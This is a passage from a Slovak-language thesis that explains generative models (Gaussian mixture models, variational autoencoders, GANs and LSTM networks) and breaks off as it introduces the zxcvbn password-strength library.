


Obrázok 16. Príklad phishingovej textovej správy [zdroj vlastný]

1.8 Úvod do generatívnych modelov

Dnešné klasifikátory v oblasti strojového učenia sú môžu byť založené na logistickej regresii, support vector machines, supervised feed-forward deep neural networks a podobne. Všetky z týchto modelov sú sústredené na diskriminačný proces klasifikácie. V tomto procese modelujú hranicu rozhodnutia medzi triedami na základe tréningových dát. Oproti tomu, generatívne modely pracujú inak. Tieto modely predpokladajú, že dáta sú vytvorené rozložením pravdepodobnosti, ktorá je potom odhadnutá a distribuovaná veľmi podobne tej pôvodnej. Výpočet pravdepodobnosti cieľovej premennej založenej na danej vstupnej premennej je následne spočítaný nad touto vygenerovanou distribúciou pravdepodobností. Oba klasifikátory, diskriminačné aj generatívne, môžu vykonávať tie isté úlohy, nakoľko posledným krokom je výpočet podmienenej pravdepodobnosti cieľovej premennej.

Generatívne modely majú súčasné použitie ako silný nástroj extrakcie vlastností, pri regresii, clusteringu a klasifikácii, rozpoznávanie vzorov a následné generovanie a iné. Použitie týchto generatívnych modelov je dôležité z dvoch dôvodov. Prvým je ich použitie na výber indikujúcich features a uľahčenie klasifikácie s cieľom zlepšenia presnosti modelu. Druhým je možnosť ich aplikovania na generovanie realistických vzoriek dát, čo je niečo, čoho nie sú diskriminačné modely schopné. [43]




Obrázok 17. Klasifikácia rôynzch generatívnzch modelov podľa Machine Learningu (ML) a Deep Learningu (DL) [43]

1.9 Typy generatívnych modelov

1.9.1 Gaussian mixture model (GMM)


Gaussove rozloženie, inými slovami normálne rozloženie, je spojité rozdelenie pre premenné s reálnymi hodnotami a je symetrické okolo priemeru. Pravdepodobnosť výskytu dát je teda vyššia v okolí z ľava aj z prava strednej hodnoty. Oproti tomu krajné časti, vzďalujúce sa od priemeru majú pravdepodobnosť výskytu blížiacu sa k nule. [43]



Obrázok 18. Viacero reprezentácií Gaussovho rozloženia. π značí váhu, μ značí strednú hodnotu a ρ značí rozptyl [43]

Váhy jednotlivých zložiek v každom z Gaussových rozložení majú súčet 1. Nakoľko sa jedná o distribučnú funkciu teda rozpoženie pravdepodobnosti. To znamená že súčet všetkých pravdepodobností bude 1. Pretože tento Gaussov mixture model je v jednej dimenzii, každý z clusterov môže byť identofikovaný trojicou premenných daných ako (π_i, μ_i, ρ_i^2).

GMM sú považované za generalizáciu K-means clusteringového algoritmu, nakoľko ten dokáže detekovať clustery v kruhovom tvare. GMM dokáže tieto clustery formovať v podlhovastej polohe, a lepšie tak vystihnúť ich reálny tvar. GGM môžu byť označované ako clustering algoritmus, avšak je korektnejšie označovať ich za algoritmus na odhad hustoty. [43]




Obrázok 19. Clustering dát vykonaný pomocou GGM (vľavo) a K-means algoritmu (vpravo) pre podlhovasté dáta [43]

1.9.2 Variational autoencoders (VAE)

Pri použití generatívnych modelov. Môže užívateľ jednoducho chcieť vygenerovať náhodný výstup, ktorý je podobný trénovacím dátam. Toto sa dá realizovať aj pomocou VAEs. Avšak VAE častejšie slúžia na objavovanie možností a variácií existujúcich dát v zmysluplnom kontexte a smerovaní, nie výlučne náhodne. Toto je práve oblasť kde VAE pracujú najlepšie.


Autoenkodérová sieť je pár prepojených sietí enkodéra a dekodéra. Enkodér zoberie vstup a konvertuje ho na menšie, hustejšie reprezentácie, Dekodér sa snaží rekonštruovať

originálne dáta na základe tejto latentnej reprezentácie. Takýto enkodér sa tiež používa v konvolučných sieťach. Konvolučné vrstvy akéjkoľvek konvolučnej siete vezmú väčší obrázok a konvertujú ho na menšie a hustejšie. Táto hustejšia reprezentácia je potom použitá plne prepojenou klasifikátorovou sieťou, ktorá klasifikuje obrázok.




Obrázok 20. Enkodér v konvolučnej sieti [44]

Štandardne je enkodér trénovaný spolu s ostatnými časťami siete a optimalizovaný pomocou back-propagation. Vo výsledku teda autoenkodér rekonštruuje svoj vlastný vstup. Enkodér má menej jednotiek ako vstup, a teda musí sa rozhodnúť zničiť nejaké dáta. Taktiež sa učí uchovávať čo najrelevantnejšie informácie pri obmedzenom enkodingu a mazať nerelevantné časti. Dekodér sa naučí správne rekonštruovať dáta z enkodéra do pôvodného obrazu. Tieto časti spolu formujú autoenkodér. [44]



Obrázok 21. Štandardný autoenkodér [44]

VAEs majú jednu fundamentálne odlišnú časť, ktorá ich oddeluje od štandardných autoenkodérov a zároveň časť, ktorá ich robí užitočnými pre generatívne modelovanie. Ich latentné priestory sú podľa návrhu spojité, čo umožňuje jednoduché náhodné vzorkovanie a interpoláciu. Toto je umožnené tým, že enkodér nevyvolá kódovací vektor o veľkosti *n,* ale vygeneruje dva vektori o veľkosti *n* a to vektoru strednej hodnoty μ a vektor štandardnej odchýlky σ . [44]



Obrázok 22. Variačný autonekdodér [44]

Vo výsledku to teda znamená, že táto stochastická generácia spôsobí to, že aj pre rovnaký vstup, kde stredná hodnota a štandardná odchýlka zostanú rovnaké, výstup sa môže trochu líšiť pri každom jednom priebehu, práve vďaka vzorkovaniu. Vektor strednej hodnoty ovláda, kde by malo byť kódovanie centrované a odchýlka určuje oblasť, ako veľmi sa

môže kódovanie líšiť. To znamená, že výstup môže byť vygenerovaný kdekoľvek vnútru „kruhu“, čo znamená určitú oblasť okolo tohto bodu, resp. oblasť, ktorá je bližšie k stredovej hodnote a teda nachádza sa vo vnútri rozsahu definovaného odchýlkou. Z pohľadu dekodéra to znamená, že sa musí naučiť príjímať celú oblasť blízkych bodov spadajúcu pod jednu triedu a nie prímať len jeden bod. [44]


1.9.3 Generative adversarial network (GAN)

GAN je framework hlbokej neurónovej siete, ktorý je schopný učiť sa z trénovacej množiny a následne generovať nové dáta s rovnakými charakteristikami ako majú tréningové dáta.

Jej zloženie pozostáva z dvoch neurónových sietí, generátora a diskriminátora, ktoré spolu súperia. Generátor je zvyčajne trénovaný aby produkoval nepravé dáta a diskriminátor je trénovaný tak, aby rozlíšir generované nepravé dáta od skutočných príkladov. Ak generátor vyprodukuje nepravé dáta, ktoré diskriminátor s ľahkosťou odhalí napríklad pri generovaní tváre. Ak generátor vytvorí obraz, ktorý ani z ďaleka nepripomína tvár, tento generátor je penalizovaný. Postupom času sa tak generátor naučí generovať dáta, ktoré sa viac podobajú skutočným.

Pri posielaní vstupov do siete sa náhodne vyberajú tieto vstupy z generátorom vytvorených nepravých dát a skutočných dát. Pričom diskriminátor nevie, o dáta z ktorej skupiny sa jedná. Pri začiatku spustenia, keď ešte model nie je natrénovaný, je výstup generátora veľmi ľahko odlíšiteľný. Keďže tento výstup z generátora je potom priamo posielaný do diskriminátora ako vstup, môže byť na klasifikovaný výstup z diskriminátora aplikovaný algoritmus backpropagation a naprieč celým systémom upraviť váhy generátora. Postupom času sa tak stáva výstup GAN viac realistickým a generátor je tak schopný produkovať dáta blízke reálnym.

Diskriminátor pozostáva z jednoduchého binárneho klasifikátora s vhodnou funkciou. Výstupom z neho potom môže byť pole, kde dve čísla značia odhad diskriminátoru či sa jedná o skutočný alebo nepravý vstup. [45]




Obrázok 23. Diagram štruktúry GAN [46]

1.9.4 Long Short-Term Memory Networks (LSTM)


RNN (Recurent Neural Network) model je často používaný na manipulovanie sekvenčných dát pri strojovom učení. Aj napriek obmedzeniam v kontexte dlhodobých súvislostí kvôli miznúcemu gradientu pri viacerých procesoch backpropagation. LSTM sieť by mala zmierňovať slabé stránky RNN pre dlhodobé súvislosti. Jedná sa teda o pamäťovo posilnenú verziu RNN, schopnú spracovať dlhšie sekvenčné údaje s nižšou mierou miznutia gradientu ako iné algoritmy. LSTM má dodatočnú štruktúru bunkového stavu vo vrstve známej ako blok LSTM, aby bolo možné učenie sa dlhodobých závislostí. Hlavný princíp je možné vysvetliť pomocou buniek pamäti a nelineárnych brán, udržujúcich stav a regulujúcich tok informácií.

RNN má veľmi jednoduchú štruktúru s aktivačnou funkciou *tanh*.



Obrázok 24. Zjednodušený diagram RNN [47]


Oproti tomu má LSTM, namiesto jednoduchej siete s jedinou aktivačnou funkciou viacero komponentov, ktoré umožňujú sieti zabudnúť a zapamätať si informácie.



Obrázok 25. Zjednodušený diagram LSTM [47]

Komponentami LSTM sú:

Bunka, ktorá je jadrom LSTM modelu a je zodpovedná za uchovávanie informácií v priebehu času. Vstupná brána, ktorá riadi koľko informácií z aktuálneho vstupu sa pridá do stavu bunky. Brána zabudnutia riadiaca koľko informácií z minulého stavu bunky sa zabudne. A výstupná brána, táto riadi koľko informácií z aktuálneho stavu bunky sa vygeneruje ako výstup.




Obrázok 26. Diagram štruktúry LSTM [47]

Stav bunky (cell state) je prvý komponent LSTM, ktorý prechádza celou jednotkou LSTM. Dá sa považovať za dopravný pás. Tento bunkový stav je dôležitý pre zapamätávanie a zabúdanie. Je to založený na kontexte vstupu, čo znamená, že niektoré z predchádzajúcich informácií by sa mali zapamätať, zatiaľ čo niektoré z nich by sa mali zabudnúť a niektoré nové informácie by sa mali pridať do pamäte.


Brána zabudnutia: ak informácia už nie je potrebná v stave bunky, je odstránená pomocou brány zabudnutia. Táto rozhodovacia schopnosť je zabezpečená pomocou vstupov X_t (vstup v určitom čase) a h_{t-1}(predošlý výstup bunky), na ktoré sú aplikované váhové matice. Výsledok je posunutý cez sigmoidu, sigmoida je podobná funkcii *tanh* avšak namiesto hodnôt medzi -1 a 1 poskytuje hodnoty medzi 0 a 1. Výstupom tejto funcie je hodnota , reprezentovaná f_t a je medzi 1 a 0. Označuje sa ako aktivácia forget gate. Rozhoduje o tom, ktoré informácie by mali prejsť ďalej. Hodnota blízka 1 znamená, že

sieť chce zachovať väčšinu informácií, zatiaľ čo hodnota blízka 0 znamená, že sieť chce väčšinu informácií zahodiť. [47]




Obrázok 27. Diagram brány zabudnutia LSTM [71]

Vstupná brána: Pridanie užitočnej informácie do stavu bunky je realizované vstupnou bránou. Informácie sú najskôr regulované pomocou sigmoidy. Následne sú filtrované hodnoty, ktoré majú byť zapamätané podobne ako pri bráne zabudnutia pomocou X_t a h_{t-1}. Potom je pomocou funkcie *tanh* vytvorený vektor, ktorý poskytne výstup od -1 do 1 obsahujúci všetky možné hodnoty z X_t a h_{t-1} pričom sa nakoniec hodnoty tohoto vektora a hodnoty regulované sigmoidnou funkciou vynásobia aby sa získali užitočné informácie. [71]



Obrázok 28. Diagram vstupnej brány LSTM [71]

Výstupná brána: jej hlavnou úlohou je extrahovať užitočné informácie z aktuálneho stavu bunky, ktoré majú byť prezentované ako výstup. Najskôr je vygenerovaný vektor pomocou funkcie *tanh* na bunku. Následne sú informácie regulované pomocou sigmoidy a filtrované podľa hodnôt, ktoré sa majú zapamätať zo vstupovX_t a h_{t-1}. Nakoniec sa regulované hodnoty a hodnoty vektora z *tanh* vynásobia a sú odoslané ako výstup do ďalšej bunky. [71]



Obrázok 29. Diagram výstupnej brány LSTM [71]

To vo výsledku znamená, že LSTM dokáže udržať informáciu dlhšie pomocou zabúdania a spomínania si na informácie, čo je zapríčinené vyššie zmienenými komponentami, teda bunkovým stavom a tromi bránami. [47]

II. PRAKTICKÁ ČASŤ

2 ANALÝZA EXISTUJÚCICH RIEŠENÍ


2.1 Nástroj na odhad sily hesla - zxcvbn

V rámci analýzy dát je použitá knižnica *zxcvbn*. Táto knižnica sa používa na posúdenie kvality hesla. Dokáže rozoznať 30 000 bežných hesiel, mien a priezvísk, populárne slová z wikipédie a podobne.

